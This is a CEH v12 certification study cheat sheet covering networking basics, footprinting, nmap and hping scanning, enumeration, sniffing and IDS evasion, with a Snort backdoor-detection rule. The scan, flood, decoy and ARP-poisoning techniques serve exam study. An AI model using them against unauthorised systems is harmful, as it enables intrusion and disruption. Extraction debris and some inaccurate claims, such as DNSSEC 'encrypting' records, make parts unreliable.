

CEHv12 Master Cheat Sheet

CEH V12 Master Cheat Sheet Contents

- 1 - Essential Knowledge (Page 1 - 9)
- 2 – Reconnaissance (Page 9-13)
- 3 - Scanning and Enumeration (Page 13 - 25)
- 4 - Sniffing and Evasion (Page 25 – 32))
- 5 - Attacking a System (Page 32 - 39)
- 6 - Web-Based Hacking - Servers and Applications (Page 39 - 44)
- 7 - Wireless Network Hacking (Page 44 - 56)
- 8 - Mobile Communications and IoT (Page 56 -61)
- 9 - Security in Cloud Computing (Page 61 - 63)
- 10 - Trojans and Other Attacks (Page 63 - 70)
- 11 - Cryptography 101 (Page 70 - 76)
- 12 - Low Tech - Social Engineering and Physical Security (Page 76- 78)
- 13 - The Pen Test - Putting It All Together (Page 78 – 80))

Ethical Hacking and Countermeasures Notes

- Module 11 - Session Hijacking (Page 80 - 85)
- Module 12 - Evading IDS, Firewalls, and Honeypots (Page 85 - 105)
- Module 13 - Hacking Web Servers (Page 105 – 120))
- Module 14 - Hacking Web Applications (Page 120 - 131)
- Module 15 - SQL Injection (Page 131 – 134))

Module 16 - Hacking Wireless Networks (Page 134 - 145)

Module 17 - Hacking Mobile Platforms (Page 145 -146)

CEHv12 Tool List

Tool List (Page 146 - 152)

Essential Knowledge

The OSI Reference Model

Layer	Description	Technologies	Data Unit
1	Physical	USB, Bluetooth	Bit
2	Data Link	ARP, PPP	Frame
3	Network	IP	Packet
4	Transport	TCP	Segment
5	Session	X255, SCP	Data
6	Presentation	AFP, MIME	Data
7	Application	FTP, HTTP, SMTP	Data

TCP/IP Model

Layer	Description	OSI Layer Equivalent
1	Network Access	1, 2
2	Internet	3
3	Transport	4
4	Application	5-7

TCP Handshake

SYN -> SYN-ACK -> ACK

ARP

- Resolves IP address to physical address

Network Security Zones

- **Internet** - uncontrollable
- **Internet DMZ** - controlled buffer network
- **Production Network Zone** - very restricted; controls direct access from uncontrolled zones; has no users
- **Intranet Zone** - controlled; has little to no heavy restrictions
- **Management Network Zone** - might find VLANs and IPSEC; highly secured; strict policies

Vulnerabilities

- **Common Vulnerability Scoring System (CVSS)** - places numerical score based on severity
- **National Vulnerability Database (NVD)** - US government repository of vulnerabilities

Vulnerability Categories

- **Misconfiguration** - improperly configuring a service or application
- **Default installation** - failure to change settings in an application that come by default

- **Buffer overflow** - code execution flaw
- **Missing patches** - systems that have not been patched
- **Design flaws** - flaws inherent to system design such as encryption and data validation
- **Operating System Flaws** - flaws specific to each OS
- **Default passwords** - leaving default passwords that come with system/application

Vulnerability Management Tools:

- Nessus
- Qualys
- GFI Languard
- Nikto
- OpenVAS
- Retina CS

Terms to Know:

- **Hack value** - perceived value or worth of a target as seen by the attacker
- **Zero-day attack** - attack that occurs before a vendor knows or is able to patch a flaw
- **Doxing** - searching for and publishing information about an individual usually with a malicious intent
- **Enterprise Information Security Architecture (EISA)** - process that determines how systems work within an organization
- **Incident management** - deals with specific incidents to mitigate the attack

Threat Modelling:

- Identify security objectives
- Application Overview
- Decompose application
- Identify threats
- Identify vulnerabilities

Risk Management:

- Risk identification
- Risk assessment
- Risk treatment

- Risk tracking
 - Risk review

*Uses risk analysis matrix to determine threat level

Types of Security Controls

Description	Examples
Physical	Guards, lights, cameras
Technical	Encryption, smart cards, access control lists
Administrative	Training awareness, policies
Description	Examples
Preventative	authentication, alarm bells
Detective	audits, backups
Description	Examples
Corrective	restore operations

Business Analysis

- Business Impact Analysis (BIA) o Maximum Tolerable Downtime (MTD)
 - Business Continuity Plan (BCP) o Disaster Recovery Plan (DRP)
 - Annualized Loss Expectancy (ALE) o Annual Rate of Occurrence (ARO) o Single Loss Expectancy (SLE) $\$ \$ ALE = SLE * ARO \$ \$$

User Behavior Analysis (UBA) - tracking users and extrapolating data in light of malicious activity

CIA Triad

- **Confidentiality** - passwords, encryption

- **Integrity** - hashing, digital signatures
- **Availability** - anti-dos solutions

Bit flipping is an example of an integrity attack. The outcome is not to gain information - it is to obscure the data from the actual user.

Confidentiality != authentication - MAC address spoofing is an authentication attack

Common Criteria for Information Technology Security Evaluation

- Routinely called "Common Criteria" (CC)
- **Evaluation Assurance Level (EAL)** - goes from level 1 - 7
- **Target of Evaluation** - the system that is being tested
- **Security Target (ST)** - document describing the TOE and security requirements
- **Protection Profile (PP)** - security requirements that are specific to the type of device being tested

Access Control Types

- **Mandatory (MAC)** - access is set by an administrator
- **Discretionary (DAC)** - allows users to give access to resources that they own and control

Security Policies

- **Access Control** - what resources are protected and who can access them
- **Information Security** - what can systems be used for
- **Information Protection** - defines data sensitivity levels
- **Password** - all things about passwords (how long, characters required, etc.)
- **E-Mail** - proper and allowable use of email systems
- **Information Audit** - defines the framework used for auditing

Policy Categorizations

- **Promiscuous** - wide open
- **Permissive** - blocks only known dangerous things
- **Prudent** - blocks most and only allows things for business purposes
- **Paranoid** - locks everything down

Standards - mandatory rules to achieve consistency

Baselines - provide the minimum security necessary

Guidelines - flexible or recommended actions

Procedures - step by step instructions

Script Kiddie - uneducated in security methods, but uses tools that are freely available to perform malicious activities

Phreaker - manipulates telephone systems

The Hats

- **White Hat** - ethical hackers
- **Black Hat** - hackers that seek to perform malicious activities
- **Gray Hat** - hackers that perform good or bad activities but do not have the permission of the organization they are hacking against

Hacktivist - someone who hacks for a cause

Suicide Hackers - do not care about any impunity to themselves; hack to get the job done

Cyberterrorist - motivated by religious or political beliefs to create fear or disruption

State-Sponsored Hacker - hacker that is hired by a government

Attack Types

- **Operating System (OS)** - attacks targeting OS flaws or security issues inside such as guest accounts or default passwords

Application Level - attacks on programming code and software logic

- **Shrink-Wrap Code** - attack takes advantage of built-in code or scripts
- **Misconfiguration** - attack takes advantage of systems that are misconfigured due to improper configuration or default configuration

Infowar - the use of offensive and defensive techniques to create an advantage

Hacking Phases

1. **Reconnaissance** - gathering evidence about targets
2. **Scanning & Enumeration** - obtaining more in-depth information about targets
3. **Gaining Access** - attacks are leveled in order to gain access to a system
4. **Maintaining Access** - items put in place to ensure future access
5. **Covering Tracks** - steps taken to conceal success and intrusion

Types of Reconnaissance

- **Passive** - gathering information about the target without their knowledge
- **Active** - uses tools and techniques that may or may not be discovered

Security Incident and Event Management (SIEM)

- Functions related to a security operations center (SOC) o Identifying o Monitoring o Recording o Auditing o Analyzing

Ethical hacker - employs tools that hackers use with a customer's permission; always obtains an agreement from the client with specific objectives before any testing is done

Cracker - uses tools for personal gain or destructive purposes

Penetration Test

- Clearly defined, full scale test of security controls
- Phases o **Preparation** - contracts and team determined o **Assessment** - all hacking phases (reconnaissance, scanning, attacks, etc.) o **Post-Assessment** - reports & conclusions
- Types o **Black Box** - done without any knowledge of the system or network o **White Box** - complete knowledge of the system o **Grey Box** - has some knowledge of the system and/or network

Law Categories

- **Criminal** - laws that protect public safety and usually have jail time attached
- **Civil** - private rights and remedies

- - **Common** - laws that are based on societal customs

Laws and Standards

- **OSSTM Compliance** - "Open Source Security Testing Methodology Manual" maintained by ISECOM , defines three types of compliance
 - **Legislative** - Deals with government regulations (Such as SOX and HIPAA) ○ **Contractual** - Deals with industry / group requirement (Such as PCI DSS) ○ **Standards based** - Deals with practices that must be followed by members of a given group/organization (Such as ITIL ,ISO and OSSTMM itself)
- **OSSTM Controls**
 - **OSSTM Class A - Interactive Controls**
 - *Authentication* - Provides for identification and authorization based on credentials
 - *Indemnification* - Provided contractual protection against loss or damages
 - *Subjugation* - Ensures that interactions occur according to processes defined by the asset owner
 - *Continuity* - Maintains interactivity with assets if corruption or failure occurs
 - *Resilience* - Protects assets from corruption and failure ○ **OSSTM Class B - Process Controls**
 - *Non-repudiation* - Prevents participants from denying its actions
 - *Confidentiality* - Ensures that only participants know of an asset
 - *Privacy* - Ensures that only participants have access to the asset
 - *Integrity* - Ensures that only participants know when assets and processes change
 - *Alarm* - Notifies participants when interactions occur
- **ISO 27001** - Security standard based on the British BS7799 standard, focuses on security governance
- **NIST-800-53** - Catalogs security and privacy controls for federal information systems, created to help implementation of FISMA
- **ISO 27002 AND 17799** - Based on BS799 but focuses on security objectives and provides security controls based on industry best practice
- **FISMA** - "Federal Information Security Modernization Act Of 2002" A law updated in 2004 to codify the authority of the Department of Homeland Security with regard to implementation of information security policies
FITARA - "Federal Information Technology Acquisition Reform Act" A 2013 bill that was intended to change the framework that determines how the US GOV purchases technology
- **HIPAA** - "Health Insurance Portability and Accountability Act" a law that sets privacy standards to protect patient medical records and health information shared between doctors, hospitals and insurance providers

- **PCI-DSS** - "Payment Card Industry Data Security Standard" Standard for organizations handling Credit Cards, ATM cards and other POS cards
- **COBIT** - "Control Object for Information and Related Technology" IT Governance framework and toolset , created by ISACA and ITGI
- **SOX** - "Sarbanes-Oxley Act" Law that requires publicly traded companies to submit to independent audits and to properly disclose financial information
- **GLBA** - "U.S Gramm-Leach-Bliley Act" Law that protects the confidentiality and integrity of personal information that is collected by financial institutions.
- **CSIRT** - "Computer Security Incident Response Team" CSIRT provided a single point of contact when reporting computer security incidents
- **ITIL** - "Information Technology Infrastructure Library" - An operational framework developed in the '80s that standardizes IT management procedures

Controls

- **Directive** - Also known as procedural controls because they deal with company procedures such as security policies, operations plans, and guidelines.
- **Deterrent** - Controls that are used to dissuade potential attackers, such as signs that warn possible attackers about the alarm system and monitoring in place.
- **Preventive** - Controls used to stop potential attacks by preventing users from performing specific actions, such as encryption and authentication
- **Compensating** - Controls used to supplement directive controls, such as administrator reviewing logs files for violations of company policy
- **Detective** - Controls used to monitor and alert on malicious or unauthorized activity , such as IDS's and CCTV feeds monitored in real life
- **Corrective** - Controls used to repair damage caused by malicious events. Such as AntiVirus software and IPS (IPS being both a detective and corrective control)
- **Recovery**

Reconnaissance

Footprinting

- Looking for high-level information on a target
- Types

- **Anonymous** - information gathering without revealing anything about yourself
- **Pseudonymous** - making someone else take the blame for your actions

Four Main Focuses

- Know the security posture
- Reduce the focus area
- Identify vulnerabilities
- Draw a network map

Types of Footprinting

- **Active** - requires attacker to touch the device or network o Social engineering and other communication that requires interaction with target
- **Passive** - measures to collect information from publicly available sources o Websites, DNS records, business information databases

Competitive Intelligence - information gathered by businesses about competitors

Alexa.com - resource for statistics about websites

Methods and Tools

Search Engines

- **NetCraft** - information about website and possibly OS info
- **Job Search Sites** - information about technologies can be gleaned from job postings
- **Google**
 - o filetype: - looks for file types o index of - directory listings o info: - contains Google's information about the page o intitle: - string in title o inurl: - string in url o link: - finds linked pages o related: - finds similar pages o site: - finds pages specific to that site
- **Metagoofil** - uses Google hacks to find information in meta tags

Website Footprinting

Web mirroring - allows for discrete testing offline o
 HTTrack o Black Widow o Wget o WebRipper o
 Teleport Pro o Backstreet Browser

- **Archive.org** - provides cached websites from various dates which possibly have sensitive information that has been now removed

Email Footprinting

- **Email header** - may show servers and where the location of those servers are
- **Email tracking** - services can track various bits of information including the IP address of where it was opened, where it went, etc.

DNS Footprinting

- Ports
 - o Name lookup - UDP 53 o
 Zone transfer - TCP 53
- Zone transfer replicates all records
- **Name resolvers** answer requests
- **Authoritative Servers** hold all records for a namespace
- **DNS Record Types** o

Name	Description	Purpose
SRV	Service	Points to a specific service
SOA	Start of Authority	Indicates the authoritative NS for a namespace
PTR	Pointer	Maps an IP to a hostname
NS	Nameserver	Lists the nameservers for a namespace

Name	Description	Purpose
MX	Mail Exchange	Lists email servers
CNAME	Canonical Name	Maps a name to an A record
A	Address	Maps an hostname to an IP address

- **DNS Poisoning** - changes cache on a machine to redirect requests to a malicious server
- **DNSSEC** - helps prevent DNS poisoning by encrypting records
- **SOA Record Fields**
 - **Source Host** - hostname of the primary DNS
 - **Contact Email** - email for the person responsible for the zone file
 - **Serial Number** - revision number that increments with each change
 - **Refresh Time** - time in which an update should occur
 - **Retry Time** - time that a NS should wait on a failure
 - **Expire Time** - time in which a zone transfer is allowed to complete
 - **TTL** - minimum TTL for records within the zone
- **IP Address Management**
 - **ARIN** - North America
 - **APNIC** - Asia Pacific
 - **RIPE** - Europe, Middle East
 - **LACNIC** - Latin America
 - **AfriNIC** - Africa
- **Whois** - obtains registration information for the domain
- **Nslookup** - performs DNS queries

- o nslookup [- options] [hostname] o
interactive zone transfer

- nslookup
- server
- set type = any
- ls -d domainname.com

Dig - unix-based command like nslookup o dig

@server name type

Network Footprinting

- IP address range can be obtained from regional registrar (ARIN here)
- Use traceroute to find intermediary servers o traceroute uses ICMP echo in Windows
- Windows command - tracert
- Linux Command - traceroute

Other Tools

- **OSRFramework** - uses open source intelligence to get information about target ↗
Web Spiders - obtain information from the website such as pages, etc.
- **Social Engineering Tools** o Maltego o Social Engineering Framework (SEF)
- **Shodan** - search engine that shows devices connected to the Internet

Computer Security Incident Response Team (CSIRT) - point of contact for all incident response services for associates of the DHS

Scanning and Enumeration

Scanning - discovering systems on the network and looking at what ports are open as well as applications that may be running

Connectionless Communication - UDP packets are sent without creating a connection.
Examples are TFTP, DNS (lookups only) and DHCP

Connection-Oriented Communication - TCP packets require a connection due to the size of the data being transmitted and to ensure deliverability

TCP Flags

Flag	Name	Function
SYN	Synchronize	Set during initial communication. Negotiating of parameters and sequence numbers
Flag	Name	Function
ACK	Acknowledgment	Set as an acknowledgement to the SYN flag. Always set after initial SYN
RST	Reset	Forces the termination of a connection (in both directions)
FIN	Finish	Ordered close to communications
PSH	Push	Forces the delivery of data without concern for buffering
URG	Urgent	Data inside is being sent out of band. Example is cancelling a message

TCP Handshake

- SYN -> SYN-ACK - ACK
- Sequence numbers increase on new communication. Example is computers A and B. A would increment B's sequence number. A would never increment its own sequence.

Port Numbers

- **Internet Assigned Numbers Authority** (IANA) - maintains Service Name and

Transport Protocol Port Number Registry
which lists all port number reservations

- Ranges
 - Well-known ports - 0 - 1023
 - Registered ports - 1024 - 49,151
 - Dynamic ports - 49,152 - 65,535

Port Number	Protocol	Transport Protocol
20/21	FTP	TCP

Port Number	Protocol	Transport Protocol
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67	DHCP	UDP
69	TFTP	UDP
80	HTTP	TCP
110	POP3	TCP
135	RPC	TCP
137-139	NetBIOS	TCP/UDP
143	IMAP	TCP
161/162	SNMP	UDP
389	LDAP	TCP/UDP
443	HTTPS	TCP

445	SMB	TCP
514	SYSLOG	UDP

- o A service is said to be **listening** for a port when it has that specific port open
- o Once a service has made a connection, the port is in an **established** state
 - o Netstat
 - Shows open ports on computer
 - **netstat -an** displays connections in numerical form
 - **netstat -b** displays executables tied to the open port (admin only)

Subnetting

- **IPv4 Main Address Types**
 - o **Unicast** - acted on by a single recipient
 - o **Multicast** - acted on by members of a specific group
 - o **Broadcast** - acted on by everyone on the network
 - **Limited** - delivered to every system in the domain (255.255.255.255)
 - **Directed** - delivered to all devices on a subnet and use that broadcast address
- **Subnet mask** - determines how many address available on a specific subnet
 - o Represented by three methods
 - **Decimal** - 255.240.0.0
 - **Binary** - 11111111.11110000.00000000.00000000
 - **CIDR** - x.x.x.x/12 (where x.x.x.x is an ip address on that range)
 - o If all the bits in the host field are 1s, the address is the broadcast
 - o If they are all 0s, it's the network address
 - o Any other combination indicates an address in the range

Scanning Methodology

- **Check for live systems** - ping or other type of way to determine live hosts
- **Check for open ports** - once you know live host IPs, scan them for listening ports
 - o **Scan beyond IDS** - if needed, use methods to scan beyond the detection systems
- **Perform banner grabbing** - grab from servers as well as perform OS fingerprinting

- **Scan for vulnerabilities** - use tools to look at the vulnerabilities of open systems
- **Draw network diagrams** - shows logical and physical pathways into networks
- **Prepare proxies** - obscures efforts to keep you hidden

Identifying Targets

- The easiest way to scan for live systems is through ICMP.
- It has its shortcomings and is sometimes blocked on hosts that are actually live.
- **Message Types and Returns**

ICMP Message Type	Description and Codes
0: Echo Reply	Answer to a Type 8 Echo Request
3: Destination Unreachable	Error message followed by these codes: 0 - Destination network unreachable 1 - Destination host unreachable 6 - Network unknown 7 - Host unknown 9 - Network administratively prohibited 10 - Host administratively prohibited 13 - Communication administratively prohibited
4: Source Quench	A congestion control message
5: Redirect	Sent when there are two or more gateways available for the sender to use. Followed by these codes: 0 - Redirect datagram for the network 1 - Redirect datagram for the host
8: Echo Request	A ping message, requesting an echo reply
11: Time Exceeded	Packet took too long to be routed (code 0 is TTL expired)

- Payload of an ICMP message can be anything; RFC never set what it was supposed to be. Allows for covert channels

- **Ping sweep** - easiest method to identify hosts
- **ICMP Echo scanning** - sending an ICMP Echo Request to the network IP address
- An ICMP return of type 3 with a code of 13 indicates a poorly configured firewall
- **Ping scanning tools**
 - Nmap
 - Angry IP Scanner
 - Solar-Winds Engineer Toolkit
 - Advanced IP Scanner
 - Pinkie o Nmap virtually always does a ping sweep with scans unless you turn it off

Port Scan Types

- **Full connect** - TCP connect or full open scan - full connection and then tears down with RST
 - Easiest to detect, but most reliable o nmap -sT
- **Stealth** - half-open scan or SYN scan - only SYN packets sent. Responses same as full.
 - Useful for hiding efforts and evading firewalls o
nmap -sS
- **Inverse TCP flag** - uses FIN, URG or PSH flag. Open gives no response. Closed gives RST/ACK
 - nmap -sN (Null scan)
 - nmap -sF (FIN scan)
- **Xmas** - so named because all flags are turned on so it's "lit up" like a Christmas tree
 - Responses are same as Inverse TCP scan
 - Do not work against Windows machines o
nmap -sX
- **ACK flag probe** - multiple methods
 - TTL version - if TTL of RST packet < 64, port is open
 - Window version - if the Window on the RST packet is anything other than 0, port open
 - Can be used to check filtering. If ACK is sent and no response, stateful firewall present.
 - nmap -sA (ACK scan) o nmap -sW (Window scan)
- **IDLE Scan** - uses a third party to check if a port is open
 - Looks at the IPID to see if there is a response
 - Only works if third party isn't transmitting data
 - Sends a request to the third party to check IPID id; then sends a spoofed packet to the target with a return of the third party; sends a request to the third party again to check if IPID increased.
 - IPID increase of 1 indicates port closed
 - IPID increase of 2 indicates port open

- IPIP increase of anything greater indicates the third party was not idle o nmap -sI

Nmap Switches

Switch	Description
-sA	ACK scan
-sF	FIN scan
-sI	IDLE scan
-sL	DNS scan (list scan)
-sN	NULL scan
-sO	Protocol scan (tests which IP protocols respond)
-sP	Ping scan
-sR	RPC scan
-sS	SYN scan
-sT	TCP connect scan
-sW	Window scan

-sX	XMAS scan
-A	OS detection, version detection, script scanning and traceroute
-PI	ICMP ping
-Po	No ping
-PS	SYN ping
-PT	TCP ping
Switch	Description
-oN	Normal output
-oX	XML output
-T0 through -T2	Serial scans. T0 is slowest
-T3 through -T5	Parallel scans. T3 is slowest

- Nmap runs by default at a T3 level
- **Fingerprinting** - another word for port sweeping and enumeration

Hping

- Another powerful ping sweep and port scanning tool
- Also can craft packets
- hping3 -1 IPaddress

Switch	Description
-1	Sets ICMP mode
-2	Sets UDP mode
-8	Sets scan mode. Expects port range without -p flag
-9	Listen mode. Expects signature (e.g. HTTP) and interface (-I eth0)
--flood	Sends packets as fast as possible without showing incoming replies
-Q	Collects sequence numbers generated by the host
-p	Sets port number
-F	Sets the FIN flag
Switch	Description
-S	Sets the SYN flag
-R	Sets the RST flag
-P	Sets the PSH flag
-A	Sets the ACK flag

-U	Sets the URG flag
-X	Sets the XMAS scan flags

Evasion

- To evade IDS, sometimes you need to change the way you scan
- One method is to fragment packets (nmap -f switch)
- **OS Fingerprinting**
 - **Active** - sending crafted packets to the target
 - **Passive** - sniffing network traffic for things such as TTL windows, DF flags and ToS fields
- **Spoofing** - can only be used when you don't expect a response back to your machine
- **Source routing** - specifies the path a packet should take on the network; most systems don't allow this anymore
- **IP Address Decoy** - sends packets from your IP as well as multiple other decoys to confuse the IDS/Firewall as to where the attack is really coming from
 - nmap -D RND:10 x.x.x.x
 - nmap -D decoyIP1,decoyIP2,...,sourceIP,... [target]
- **Proxy** - hides true identity by filtering through another computer. Also can be used for other purposes such as content blocking evasion, etc.
 - **Proxy chains** - chaining multiple proxies together
 - Proxy Switcher
 - Proxy Workbench
 - ProxyChains
- **Tor** - a specific type of proxy that uses multiple hops to a destination; endpoints are peer computers
- **Anonymizers** - hides identity on HTTP traffic (port 80)

Vulnerability Scanning

- Can be complex or simple tools run against a target to determine vulnerabilities
- Industry standard is Tenable's Nessus
- Other options include
 - GFI LanGuard
 - Qualys
 - FreeScan - best known for testing websites and applications
 - OpenVAS - best competitor to Nessus and is free

Enumeration

- ④ Defined as listing the items that are found within a specific target ④
- Always is active in nature

Windows System Basics

- Everything runs within context of an account
- **Security Context** - user identity and authentication information
- **Security Identifier (SID)** - identifies a user, group or computer account
- **Resource Identifier (RID)** - portion of the SID identifying a specific user, group or computer
- The end of the SID indicates the user number o Example SID: S-1-5-21-3874928736-367528774-1298337465-500 o **Administrator Account** - SID of 500 o **Regular Accounts** - start with a SID of 1000 o **Linux Systems** used user IDs (UID) and group IDs (GID). Found in /etc/passwd
- **SAM Database** - file where all local passwords are stored (encrypted) o Stored in C:\Windows\System32\Config
- **Linux Enumeration Commands**
 - **finger** - info on user and host machine
 - **rpcinfo and rpcclient** - info on RPC in the environment o **showmount** - displays all shared directories on the machine

Banner Grabbing

- **Active** - sending specially crafted packets and comparing responses to determine OS
- **Passive** - reading error messages, sniffing traffic or looking at page extensions
- Easy way to banner grab is connect via telnet on port (e.g. 80 for web server)
- **Netcat** can also be used to banner grab o nc
- Can be used to get information about OS or specific server info (such as web server, mail server, etc.)

NetBIOS Enumeration

- NetBIOS provides name servicing, connectionless communication and some Session layer stuff
- The browser service in Windows designed to host information about all machines within domain or TCP/IP network segment
- NetBIOS name is a **16-character ASCII string** used to identify devices
- Command on Windows is **nbtstat** o nbtstat (gives your own info) o nbtstat -n (gives local table) o nbtstat -A IPADDRESS (gives remote information) o nbtstat -c (gives cache information)

Code	Type	Meaning
<1B>	UNIQUE	Domain master browser
<1C>	UNIQUE	Domain controller
<1D>	GROUP	Master browser for subnet
<00>	UNIQUE	Hostname
<00>	GROUP	Domain name
<03>	UNIQUE	Service running on system
<20>	UNIQUE	Server service running

- NetBIOS name resolution doesn't work on IPv6
- **Other Tools** o SuperScan o Hyena o NetBIOS Enumerator o NSAuditor

SNMP Enumeration

- **Management Information Base (MIB)** - database that stores information
- **Object Identifiers (OID)** - identifiers for information stored in MIB
- **SNMP GET** - gets information about the system
- **SNMP SET** - sets information about the system
- **Types of objects** o **Scalar** - single object o **Tabular** - multiple related objects that can be grouped together
- SNMP uses community strings which function as passwords
- There is a read-only and a read-write version
- Default read-only string is **public** and default read-write is **private**
- These are sent in cleartext unless using SNMP v3
- **Tools** o Engineer's Toolset o SNMPScanner o OpUtils 5 o SNScan

Other Enumerations

- **LDAP**
 - Connects on 389 to a Directory System Agent (DSA) ○ Returns information such as valid user names, domain information, addresses, telephone numbers, system data, organization structure and other items
 - **Tools**
 - Softerra
 - JXplorer
 - Lex
 - LDAP Admin Tool
- **NTP**
 - Runs on UDP 123 ○ Querying can give you list of systems connected to the server (name and IP) ○ **Tools**
 - NTP Server Scanner
 - AtomSync
 - Can also use Nmap and Wireshark ○ **Commands** include ntptrace, ntpdc and ntpq
- **SMTP**
 - VRFY - validates user ○ EXPN - provides actual delivery address of mailing list and aliases ○ RCPT TO - defines recipients

Sniffing and Evasion

Basic Knowledge

- Sniffing is capturing packets as they pass on the wire to review for interesting information
- **MAC** (Media Access Control) - physical or burned-in address - assigned to NIC for communications at the Data Link layer ○ 48 bits long ○ Displayed as 12 hex characters separated by colons ○ First half of address is the **organizationally unique identifier** - identifies manufacturer
 - Second half ensures no two cards on a subnet will have the same address

- NICs normally only process signals meant for it
- **Promiscuous mode** - NIC must be in this setting to look at all frames passing on the wire
- **CSMA/CD** - Carrier Sense Multiple Access/Collision Detection - used over Ethernet to decide who can talk
- **Collision Domains**
 - Traffic from your NIC (regardless of mode) can only be seen within the same collision domain
 - Hubs by default have one collision domain
 - Switches have a collision domain for each port

Protocols Susceptible

- SMTP is sent in plain text and is viewable over the wire. SMTP v3 limits the information you can get, but you can still see it.
- FTP sends user ID and password in clear text
- TFTP passes everything in clear text
- IMAP, POP3, NNTP and HTTP all send over clear text data
- TCP shows sequence numbers (usable in session hijacking)
- TCP and UCP show open ports
- IP shows source and destination addresses

ARP

Stands for Address Resolution Protocol

- Resolves IP address to a MAC address
- Packets are ARP_REQUEST and ARP_REPLY
- Each computer maintains its own ARP cache, which can be poisoned
- **Commands**
 - o arp -a - displays current ARP cache
 - o arp -d * - clears ARP cache
- Works on a broadcast basis - both requests and replies are broadcast to everyone
- **Gratuitous ARP** - special packet to update ARP cache even without a request
 - o This is used to poison cache on other machines

IPv6

- Uses 128-bit address
- Has eight groups of four hexadecimal digits
- Sections with all 0s can be shortened to nothing (just has start and end colons)
- Double colon can only be used once
- Loopback address is ::1

IPv6 Address Type	Description
Unicast	Addressed and intended for one host interface
Multicast	Addressed for multiple host interfaces
Anycast	Large number of hosts can receive; nearest host opens

IPv6 Scopes	Description
Link local	Applies only to hosts on the same subnet (Address block fe80::/10)
Site local	Applies to hosts within the same organization (Address block FEC0::/10)
Global	Includes everything

- - Scope applies for multicast and anycast
 - Traditional network scanning is **computationally less feasible**

Wiretapping

- **Lawful interception** - legally intercepting communications between two parties
- **Active** - interjecting something into the communication
- **Passive** - only monitors and records the data
- **PRISM** - system used by NSA to wiretap external data coming into US

Active and Passive Sniffing

- **Passive sniffing** - watching network traffic without interaction; only works for same collision domain
- **Active sniffing** - uses methods to make a switch send traffic to you even though it isn't destined for your machine
- **Span port** - switch configuration that makes the switch send a copy of all frames from other ports to a specific port o Not all switches have the ability to do this o Modern switches sometimes don't allow span ports to send data - you can only listen
- **Network tap** - special port on a switch that allows the connected device to see all traffic
- **Port mirroring** - another word for span port

MAC Flooding

- Switches either flood or forward data
- If a switch doesn't know what MAC address is on a port, it will flood the data until it finds out
- **CAM Table** - the table on a switch that stores which MAC address is on which port o If table is empty or full, everything is sent to all ports
- This works by sending so many MAC addresses to the CAM table that it can't keep up
- **Tools** o Etherflood o Macof
- **Switch port stealing** - tries to update information regarding a specific port in a race condition
- MAC Flooding will often destroy the switch before you get anything useful, doesn't last long and it will get you noticed. Also, most modern switches protect against this.

ARP Poisioning

- Also called ARP spoofing or gratuitous ARP
This can trigger alerts because of the constant need to keep updating the ARP cache of machines
- Changes the cache of machines so that packets are sent to you instead of the intended target
- **Countermeasures** o Dynamic ARP Inspection using DHCP snooping o XArp can also watch for this o Default gateway MAC can also be added permanently into each machine's cache
- **Tools** o Cain and Abel o WinArpAttacker o Ufasoft o dsniff

DHCP Starvation

- Attempt to exhaust all available addresses from the server
- Attacker sends so many requests that the address space allocated is exhausted
- DHCPv4 packets - DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, DHCPACK
- DHCPv6 packets - Solicit, Advertise, Request (Confirm/Renew), Reply
- **DHCP Steps**
 - i. Client sends DHCPDISCOVER
 - ii. Server responds with DHCPOFFER
 - iii. Client sends request for IP with DHCPREQUEST iv. Server sends address and config via DHCPACK
- **Tools** o Yersinia o DHCPstarv
- Mitigation is to configure DHCP snooping
- **Rogue DHCP Server** - setup to offer addresses instead of real server. Can be combined with starvation to real server.

Spoofing

- **MAC Spoofing** - changes your MAC address. Benefit is CAM table uses most recent address.
- Port security can slow this down, but doesn't always stop it
- MAC Spoofing makes the switch send all packets to your address instead of the intended one until the CAM table is updated with the real address again

- - IRDP Spoofing** - hacker sends ICMP Router Discovery Protocol messages advertising a malicious gateway
- **DNS Poisoning** - changes where machines get their DNS info from, allowing attacker to redirect to malicious websites

Sniffing Tools

- **Wireshark**
 - Previously known as Ethereal
 - Can be used to follow streams of data
 - Can also filter the packets so you can find a specific type or specific source address
 - **Example filters**
 - ! (arp or icmp or dns) - filters out the "noise" from ARP, DNS and ICMP requests
 - http.request - displays HTTP GET requests
 - tcp contains string - displays TCP segments that contain the word "string"
 - ip.addr==172.17.15.12 && tcp.port==23 - displays telnet packets containing that IP
 - tcp.flags==0x16 - filters TCP requests with ACK flag set
- **tcpdump**
 - Recent version is WinDump (for Windows)
 - **Syntax**
 - tcpdump flag(s) interface
 - tcpdump -i eth1 - puts the interface in listening mode
- **tcptrace**
 - Analyzes files produced by packet capture programs such as Wireshark, tcpdump and Etherpeek
- **Other Tools**
 - **Ettercap** - also can be used for MITM attacks, ARP poisoning. Has active and passive sniffing.
 - **Capsa Network Analyzer**
 - **Snort** - usually discussed as an Intrusion Detection application
 - **Sniff-O-Matic**
 - **EtherPeek**
 - **WinDump**
 - **WinSniffer**

Devices To Evade

Intrusion Detection System (IDS) - hardware or software devices that examine streams of packets for malicious behavior

- **Signature based** - compares packets against a list of known traffic patterns
- **Anomaly based** - makes decisions on alerts based on learned behavior and

- "normal" patterns o **False negative** - case where traffic was malicious, but the IDS did not pick it up
 - o **HIDS** (Host-based intrusion detection system) - IDS that is host-based o **NIDS** (Network-based intrusion detection system) - IDS that scans network traffic
- **Snort** - a widely deployed IDS that is open source o Includes a sniffer, traffic logger and a protocol analyzer
 - o Runs in three different modes
 - **Sniffer** - watches packets in real time
 - **Packet logger** - saves packets to disk for review at a later time
 - **NIDS** - analyzes network traffic against various rule sets o Configuration is in /etc/snort on Linux and c:\snort\etc in Windows
 - o **Rule syntax**
 - alert tcp !HOME_NET any -> \$HOME_NET 31337 (msg : "BACKDOOR ATTEMPT-Backorifice")
 - This alerts about traffic coming not from an external network to the internal one on port 31337
 - o **Example output**
 - 10/19-14:48:38.543734 0:48:542:2A:67 -> 0:10:B5:3C:34:C4 type:0x800 len:0x5EA xxx -> xxx TCP TTL:64 TOS:0x0 ID:18112 IpLen:20 DgmLen:1500 DF
 - Important info is bolded
- **Firewall** o An appliance within a network that protects internal resources from unauthorized access
 - o Only uses rules that **implicitly denies** traffic unless it is allowed o Oftentimes uses **network address translation (NAT)** which can apply a one-to-one or one-to-many relationship between external and internal IP addresses
 - o **Screened subnet** - hosts all public-facing servers and services o **Bastion hosts** - hosts on the screened subnet designed to protect internal resources
 - o **Private zone** - hosts internal hosts that only respond to requests from within that zone
